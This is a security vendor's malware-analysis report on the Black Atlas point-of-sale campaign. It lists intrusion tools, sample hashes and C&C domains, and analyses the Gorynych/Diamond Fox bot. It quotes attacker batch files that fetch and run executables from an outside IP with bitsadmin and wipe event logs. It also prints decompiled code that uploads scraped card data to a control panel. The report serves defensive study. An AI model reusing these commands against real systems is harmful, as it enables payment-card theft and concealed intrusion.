A TrendLabs Report

Operation Black Atlas

How Modular Botnets are Used in PoS Attacks

TrendLabs Security Intelligence Blog

Jay Yaneza and Erika Mendoza
Trend Micro Cyber Safety Solutions Team

December 2015

Contents

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

Introduction

Our analysis of Black Atlas has given us a lot of information on the tools used by cybercriminals their operations, as well as how they utilize these tools in targeting PoS systems. We learned about their methods of initial compromise as well as how they use pen-testing tools to gain further access into the network. We also found Gorynych—a modular botnet client that was retrofitted to use BlackPOS and target PoS systems, as well as a variety of other tools that the Black Atlas operators used to penetrate networks.

In this report, we will look further into these tools and techniques, how they work, and what network administrators can do to protect their networks against these threats.

Technical Details

Probing and Penetrating the Environment

Through the use of the Trend Micro™ Smart Protection Network™, we have been able to determine that the attackers used several tools to probe and compromise an IP address list:

Tool Name	Why and when is it used?
Medusa Parallel Network Login Auditor	Enumerates services and tries to authenticate via brute force method. Supports multiple protocols.
Simple SMTP Scanner	Used to fingerprint a remote SMTP server and guess which mail software is used on a remote server. Though most environments are firewalled, the name of the service that answers on a known port may provide more context of the underlying network infrastructure hidden behind the firewall.
Fast SYN Scanner	Scans port on a given range of hosts, using a specified interface, to see which host would respond back from a TCP SYN packet.
nVNC Scanner package	Can take a combination of IPs, and try a list of passwords to authenticate on a VNC port.
nCrack	High-speed network authentication cracking tool. Supports multiple protocols.
nPCA Bruter	Scans port on a given range of hosts.

Fast RDP Brute GUI v2.0 package	Scans for a list of IP addresses and uses a user name/password combination for authentication.
Sentry MBA Universal Crack/bruteforce	Universal HTTP dictionary brtueforcer/cracking tool. Highly configurable.
RealVNC viewer 5.2.3	One a VNC is exposed, simple use VNC Viewer to attempt to connect to the port.
Cain and Abel	Password recovery tool for the Microsoft Operating System. Allows recovery of various passwords by sniffing the network, cracking encrypted passwords using dictionary, brute-force, etc.
RDP Scanner X	Scans for a list of IP addresses and uses a username/password combination for authentication.

After gaining access to the initial host, the attacker now uses these tools to move further within the network:

Tool name	**Why and when is it used?**
Advanced IP Scanner	Free, fast and easy to use IP scanner, used to identify internal hosts.
Radmin	A popular remote control software alternative to the default Remote Desktop. Can be planted on other hosts to further penetrate within the network.
PushVNC package	Once inside a network, can be used to remotely push and start the VNC service.
Fgdump	Newer version of pwdump tool for extracting NTLM and LanMan password hashes from Windows.
Dameware	Dameware, like Radmin, is a popular remote control software alternative to the default Remote Desktop. Can be planted on other hosts to further penetrate within the network.
VNC Password Recovery Tool	A small utility that can recover passwords stored by the VNC application.

xDedic RDP Patch	RDP Patcher Can create a new local account that can be used if the initially compromised account has changed passwords


Point-of-Sale Threats

Apparently, the website we wrote about earlier wasn't the only one that distributed CenterPOS and Katrina. Activity on that cybercriminals' toolbox had slowed down around the time we wrote about it, and they have set up shop somewhere else. Here are other contents that we found:

Original Name	SHA1	Size	TM Detection	Notes
32.exe	007c82ee41939459e1bc843097e1a56287cd86bd	169984	TSPY_POSNEWT.SMA	32-bit NewPOSThings
64.exe	27e99e527914eca78b851bb9f2a4d0441d26e7e3	194048	TSPY64_POSNEWT.SM	64-bit NewPOSThings
AutoExe.bat	2c8d4804c3d5c9458b81df5575ad11357c6727b6	335	BAT_NEUTRINO.B	Downloads and installs *b+.exe*
AutoExe1.bat	cb98f62327cb998edacbd93c471494346d6ffdb2	423	BAT_NEUTRINO.BA	Downloads and installs *32.exe* and *64.exe*
bt.exe	bc7618bfc3a80ea89f52362baa230ee87a24ca3f	87040	BKDR_NEUTRINO.SM	Neutrino/KASIDET (w/POS)
b+.exe	60b679361db8413060cce8ad901006d5ecdf0d21	84664	TROJ_GEN.R047C0DIN15	Neutrino/KASIDET (w/POS)
CenterPoint.exe	f9b4451988f4dfbaf918a5a32c7976da89377fd2	71168	BKDR_CENTERPOS.A	CenterPOS
klg.exe	81672ade63280796b8848350fd819f3b63d3d975	101888	TSPY_KEYLOGR.U	Key logger -- saves logs to *%userprofile%\w*

				Insys.inf
KTNC.exe	a8cca3c64065961d3f8f47f1e40553a525590450	159232	BKDR_ALINA.POSKAT	Alina (Katrina)
recon.exe	c2974699bfc215501614bf88379da446d84baeb2	4852488	SPYW_CCVIEW	Cardholder Data Discovery Tool (legitimate file; scans files on server, workstation, storage devices for credit card data).
start.exe	150cd61abaf54de3ba768f014cb4b3e9b9b954fa	47616	TROJ_POSLOAD.A	Downloader, downloads and installs CenterPOS
X.bat	08882799c720b54d44108dd095baa9457d342da5	738	BAT_CENTERPOS.B	Downloads and installs *centerpoint.exe*

Comparing the files that were found previously, this is definitely an upgrade from their previous approach. Let's start with the one of the batch files in use, *AutoExe1.bat*:



```
@echo off

bitsadmin.exe /transfer "JobName1" http://89.45.67.200/~keycodes/64.exe %appdata%\64.exe & %appdata%\64.exe
bitsadmin.exe /transfer "JobName2" http://89.45.67.200/~keycodes/32.exe %appdata%\32.exe & %appdata%\32.exe

start /wait "" wevtutil clear-log Application
start /wait "" wevtutil clear-log Security
start /wait "" wevtutil clear-log Setup
start /wait "" wevtutil clear-log System

delete AutoExe.bat

exit
AutoExe1.bat (END)
```


Some observations from *AutoExe1.bat*:

1. It uses *bitsadmin.exe* to download the files that would load NewPOSThings. Background Intelligent Transfer System (BITS) usually comes into play when the operating system downloads updates from Microsoft of the local WSUS server. But it can be used to download files such as the malware shown above. The method of downloading malware through BITSADMIN has been talked about since as early as 2013.

2. It now clears the system events to cover tracks.

3. It also has one call to delete *AutoExe.bat*. This last instruction appears to be a typo, since it deleted *AutoExe1.bat* instead.

There is an *AutoExe.bat*, but it loaded the Neutrino/Kasidet variant that had PoS functionality.



```
@echo off

bitsadmin.exe /transfer "JobName1" http://89.45.67.200/~keycodes/b+.exe %appdata%\b+.exe & %appdata%\b+.exe & exit

start /wait "" wevtutil clear-log Application
start /wait "" wevtutil clear-log Security
start /wait "" wevtutil clear-log Setup
start /wait "" wevtutil clear-log System
delete b+.exe
delete AutoExe.bat

exit
AutoExe.bat (END)
```

The batch file has a very similar approach for loading this particular Neutrino/Kasidet variant. Both batch files combined two batch files from the previous approach that they had—namely *Setup.bat* and *ClearEventN.bat*.

There are some files that seem to be reused in this toolbox though, like *recon.exe*, *X.bat* (though they removed the Dropbox download location), as well as the binaries of CenterPOS and NewPoSThings.

The differences, however, do not stop there.

New Items in NewPosThings


There weren't many changes done to the NewPoSThings malware from a technical standpoint. With the discovery of the 64-bit variants and the usage of v3.0 last April, version 3.0 and 64-bit malware types became more commonplace to the point that we rarely see the version 2.x anymore.

SHA1	TM Detection	C&C	Version
c3732c425d41b68150e0eb372d860a6ce1398973	TSPY_POSNWT.SMA	hxxp://chiproses[.]net/connect/3	3.0
f96bacd550e8f113134980cde33eecfa6da3ebe5	TSPY_POSNEWT.SMA	hxxp://46.161.30[.]200/b/connect/2	3.0

cfe25d6e4b994b8f07fdfc197c8f0b2081df4d5b	TSPY_POSNEWT.SMA	hxxp://chiproses[.]net/connect/4	3.0
29051ca6c3e0c21065f2cbce8bfa2926f6d95fbd	TSPY_POSNEWT.SMA	hxxp://chiproses[.]net/connect/5	3.0
13f1f2b2eac06d0ac9a499d4a18e55e7ae931434	TSPY_POSNEWT.SMA	hxxp://corner-update[.]net/connect/6	3.0
56fe558916e51a0f81dfb207183be465199accbc	TSPY64_POSNEWT.ZSS	hxxp://corner-update[.]net/connect/6	3.0
77dc1389835f48454ef5d83d3aa3a424eac54a8e	TSPY_POSNEWT.SMA	hxxp://178.32.130[.]54/connect/3	3.0
0868af41f7279a8cee499bdbb100084564e1aaff	TSPY_POSNEWT.SMA	hxxp://179.43.128[.]69/connect/3	3.0
4ee213576bf936e8df31c725ab13ab9fa5dbea72	TSPY64_POSNEWT.B	hxxp://46.161.30[.]200/b/connect/2	3.0
22a01b064b3c173163ace33138ef243fbf7ef6af	TSPY_POSNEWT.SMA	hxxp://jtrho[.]net/connect/9	3.0
007c82ee41939459e1bc843097e1a56287cd86bd	TSPY_POSNEWT.SMA	hxxp://damcodes777[.]cc/b/connect/2	3.0
02cb522137f370355de9c2e3cae7ca9a168b95ec	TSPY64_POSNEWT.SM		

Aside from just using NewPOSThings and variants of Alina and Kasidet/Neutrino, we've also seen an old PoS threat called Project Hook and an installation of PwnPOS all of which have the same installation method used.

With these new items, on the following page is a graph to illustrate:


Latvia
m0ntecrist0.co.ve
m0ntecristo.cc
India
111.118.215.201
United States
power-uping.com
Kasidet (Neutrino)
Romania
damcodes777.cc
France
super-updates.net
BlackPos (Kaptoxa)
NewPoSThings
jtrho.net
corner-update.net
chiproses.net
CenterPos
Cardholder Data Discovery Tool
95.213.19?.72
randomfruits.net
Russian Federation
194.63.142.101

Sifting through the latest samples of NewPOSThings, Project Hook, PwnPOS, Alina, and Kasidet/Neutrino, they all indicate that the latest infections are all related: the file characteristics, the method of distribution as well as the source.

Use of Known PoS Malware Threats

Case Study: Healthcare

The most interesting observed infections affected organizations in the healthcare industry. These seem to be the unlikely target for PoS malware, but nowadays, it doesn't really matter to cybercriminals as long as there is money to steal. In fact, they have recently become more likely to infiltrate other businesses apart from retailers.

To start, let's look at samples.

Set 1: Pediatric Dentistry Clinic

SHA1	**TM Detection**	**Description**
4a88a3696251b7079857eb98455621b9ca632f42	BKDR_GORYNYCH.SM	Gorynych / Diamond Fox
80aedf2eddc9e2f39306cbaa63e59c7a08468699	TSPY_POCARDL.AI	BlackPOS
1efa8798d819147300a6aa27d0cc54f4b929badf	TSPY_ALINAOS.DEX	Alina (Spark)

Take note that BKDR_GORYNYCH.SM was found in *Temporary Internet Files* as *loader[1].exe*, which indicates that it was downloaded directly from the browser. It wouldn't make sense if the user actually just tried to download it, unless there is someone else in control of the system. We mentioned earlier that the attacker makes use of several tools such as RDP scanners and password brute forcers as its initial step to find its targets and gain access to the system. This possibility is something to consider, and it is most likely the point of entry in this case since one of the endpoints in this network had an open RDP port. If a brute force attack is successful, the attacker will be in full control and will be ready to plant malware through direct download.

Set 2: Assisted Living Facility

SHA1	TM Detection	Description
68a14979c9a589eb1dd6f232895737e5bfaf07cd	BKDR_SPYNET.E	Spy Net RAT
a8cca3c64065961d3f8f47f1e40553a525590450	BKDR_ALINA.POSKAT	Alina (Katrina)
007c82ee41939459e1bc843097e1a56287cd86bd	TSPY_POSNEWT.SMA	NewPOSThings
f74b17ca7a542323534a7c7766a8dfe821c6bcce	TSPY_POCARDL.YL	BlackPOS
a913dc86f9217a9c5163f2508d86a085013f9ef0	BKDR_GORYNYCH.B	Gorynych / Diamond Fox
37c0d892b38bbf9d8c6a8d35db5b32555cb758c8	CRCK_PATCH	TermSrv Patch to Enable Concurrent Remote Desktop Sessions
c76975a4b4606890a586b4914d2f624780c97627	TSPY_POSHOOK.C	Project Hook POS
80aedf2eddc9e2f39306cbaa63e59c7a08468699	TSPY_POCARDL.AI	BlackPOS
**5bf0256876cee98e20c92c8771b98f3143b07d61	TSPY_POSHOOK.B	Project Hook POS
27e99e527914eca78b851bb9f2a4d0441d26e7e3	TSPY64_POSNEWT.SM	NewPOSThings
**22a01b064b3c173163ace33138ef243fbf7ef6af	TSPY_POSNEWT.SMA	NewPOSThings
f6d548f245169b965671b279dff052d5d26f4ec7	TSPY64_POSNEWT.SM	NewPOSThings
0868af41f7279a8cee499bdbb100084564e1aaff	TSPY_POSNEWT.SMA	NewPOSThings
906c8cf51530ce2852257c966f4d4da7192b9991	HKTL_RDPPatcher	Creates new RDP administrator account

**Samples dropped via pcAnywhere

There are a few things worth noting here:

- We know from the Smart Protection Network that some of these files were placed into the system using pcAnywhere. This means that the initial compromise happened in another computer within the network.

  Some hacking tools related to Remote Desktop were found in the system, which includes CRCK_PATCH, a *TermSrv* patch that enables concurrent remote desktop sessions so that it is not limited to only one user accessing the computer at a time. Another hacking tool is HKTL_RDPPatcher, which allows the attacker to create a new RDP administrator account so that he would still have access to the machine even after the password has been changed. Note that pcAnywhere and Remote Desktop were used here to blend with the usual administrative methods used. It could be assumed that other methods would be applied by the threat actor should the environment be using other remote desktop utilities.


- The use of RATs such as Spy Net enables a stealthier and more convenient approach for controlling the compromised machine. Other functionalities like password grabbing and keylogging may also be used to easily exfiltrate information. The same can be said about Gorynych, which is also capable of information theft. These two will be discussed further in the next sections.

- The final step in this attack is to install a PoS threat. The attacker evidently has a wide variety of POS malware in its toolset as seen in this infection.

  We are already familiar with the listed PoS threats above – BlackPOS, Project Hook, Posnewt, Alina, Katrina. Spy Net has also been around for a few years now. But what's BKDR_GORYNYCH? Upon analysis, we figured that we've just discovered a new player in the game of credit card theft.

Gorynych or Diamond Fox

Technically, Gorynych is not considered a PoS malware as it wasn't designed to attack PoS systems. It can be likened to a bot and/or an information stealer that downloads BlackPOS to make use of its RAM scraping functionality. So is Gorynych simply a downloader that delivers random malware to infected computers? Apparently not. In fact, Gorynych complements BlackPOS so well that it even knows what its output file would be. The output is uploaded to its control panel to view all the dumped credit card numbers in memory.



```
Private Sub POS_TIME_Timer() '40C9AC
Dim var_9C As String
Dim var_C8 As Double
var_88 = App.Path & "\POS.exe"
var_98 = Me.Global.App
var_90 = App.Path & "\output.txt"
var_94 = %x2 & Proc_14_0_40BB28("POS-") & ".log"
var_98 = Me.Global.App
var_9C = App.Path
Proc_7_0_408850(var_B0)
If CBool(var_B0) Then
  var_C8 = Shell(var_88, 0)
  DoEvents()
  Sleep(&HEA60)
  DoEvents()
  var_98 = Me.Global.App
  Proc_7_0_408850(var_B0, App.Path & "\output.txt")
  If CBool(var_B0) Then
    Proc_13_2_40A188(unk_403907.global_0 & "post.php", var_90, var_94)
    DoEvents()
    If (unk_403907.global_4 <> 0) Then
      Proc_13_2_40A188(unk_403907.global_4 & "post.php", var_90, var_94)
    End If
  End If
Else
  Proc_4_0_40AE30(var_8C, var_88)
End If
Exit Sub
End Sub
```

execute POS.exe
(downloaded pos.p)

post output.txt from
BlackPOS as POS-{ID}.log

The images used for Gorynych's control panel login page are called "Kartoxa," another name for BlackPOS.

Aside from the POS plugin, there are other modules that make up this malware's entirety. These are usually downloaded from a subdirectory in the C&C with fixed names.

Location	Description
.\plugins\spam.p	Spam
.\plugins\social.p	Social Media
.\plugins\screenshot.p	Screenshot
.\plugins\rdp.p	RDP
.\plugins\POS.p	BlackPOS
.\plugins\passwords.p	Password grabber (browser)
.\plugins\mail.p	Mail Grabber
.\plugins\ins.p	Instant Messaging
.\plugins\homepage.p	Homepage
.\plugins\ddos.p	DDOS
.\plugins\keylogger.p	Keylogger
.\plugins\ftp.p	FTP Password Grabber

Most of the time, these functionalities are not used altogether. The most frequently used ones have been highlighted to recognize the attacker's intent in using this malware. We already have a clue from its toolset and we are not surprised to see that the attacker is mainly concerned with passwords, key logs and credit card information.


Gorynych without the plugins can do only a few things which are mostly for installation and anti-analysis. Some of these routines can be enabled or disabled depending on the builder options selected. Let's examine that in the next section.

Anti-Analysis	Information Theft	Others
Anti-AV	Bitcoin Wallet	UAC Forcer
Anti-Sandbox		Melt
Anti-VM		Update
		Install
		Uninstall
		Download and Execute (in memory or on disk)
		USB Spread

Given the fact that there is a Bitcoin Wallet option, this may not come into surprise as this topic of bitcoin payment to everyday establishments have been picking up wind as of late.

Diamond Fox Builder and Configuration

When building Gorynych, the user is allowed to customize some things like the connection, security keys, installation details, and anti-analysis options.



Panel:

Fallback Panel:

Time in seconds for each connection with the web panel for get commands and send data. I suggest a time between 180 and 360 seconds for a stable communication. 360

Connection Key:

XOR Key:

User-Agent:

Install Name: svchost

Install Path: ● APPDATA ○ TEMP ○ PROGRAMFILES ○ WINDIR

Startup: □ HKCU □ Winlogon ☑ Startup Folder

Others: ☑ Melt After Execution □ Startup Persistance □ Install Keylogger □ Install PoS Grabber ☑ Automatic Grabbers

Antis: □ Anti-sysanalizer □ Anti-Sandboxie □ Anti-VirtualBox □ Anti-malwr □ Anti-VMWare □ Anti-Norman □ Anti-Anubis □ Anti-Wine □ Anti-OllyDBG □ Anti-Researcher □ Disable Regedit □ Disable Taskmanager

Spread: □ Spread USB □ Spread Dropbox

Other: □ User Account Control Forcer

Extention: .EXE

Build:


Data: ● RES ○ EOF

Connection: http://www.site.com/gate.php | User-Agent | Connection Key

This is a lite version of the bot so it just have four avalible functions in the webpanel: download and execute, visit webpage, update and uninstall

You'll notice on the installation tab that the keylogger and POS grabber are disabled by default. However, these are enabled in the infections that we see. This strengthens our theory that the target of the attacker(s) are mainly POS systems.

Once done, the configuration is saved and encrypted in either the resource section or the end of the file. It is saved in the resource by default.



```
<Configs>
        <Panel>http://power-uping.com/PowerPanel/</Panel>
        <FBP></FBP>
        <Time>180</Time>
        <MKey>power12345</MKey>
        <Xor>471UI5dRBFY7UpHrzQcaMb7fDW4rpv</Xor>
        <UsA>1D38CC7A94C611E1AE92FC0798D70901</UsA>
        <Btca>[redacted]</Btca>
        <Asys>0</Asys>
        <ABox>0</ABox>
        <AVMW>0</AVMW>
        <Abis>0</Abis>
        <Olly>0</Olly>
        <Boxie>0</Boxie>
        <Malwr>0</Malwr>
        <Norman>0</Norman>
        <Wine>0</Wine>
        <Wall>0</Wall>
        <Reg>0</Reg>
        <Task>0</Task>
        <Ares>0</Ares>
        <USB>0</USB>
        <Smod>0</Smod>
        <Inam>svchost</Inam>
        <Ipat>APPDATA</Ipat>
        <HKML>0</HKML>
        <WLOG>1</WLOG>
        <SFOL>1</SFOL>
        <MELT>1</MELT>
        <Keyl>1</Keyl>
        <PoS>1</PoS>
        <Agra>1</Agra>
        <Stpe>1</Stpe>
        <CC>0</CC>
        <PP>0</PP>
</Configs>
```

These are the corresponding configuration options:

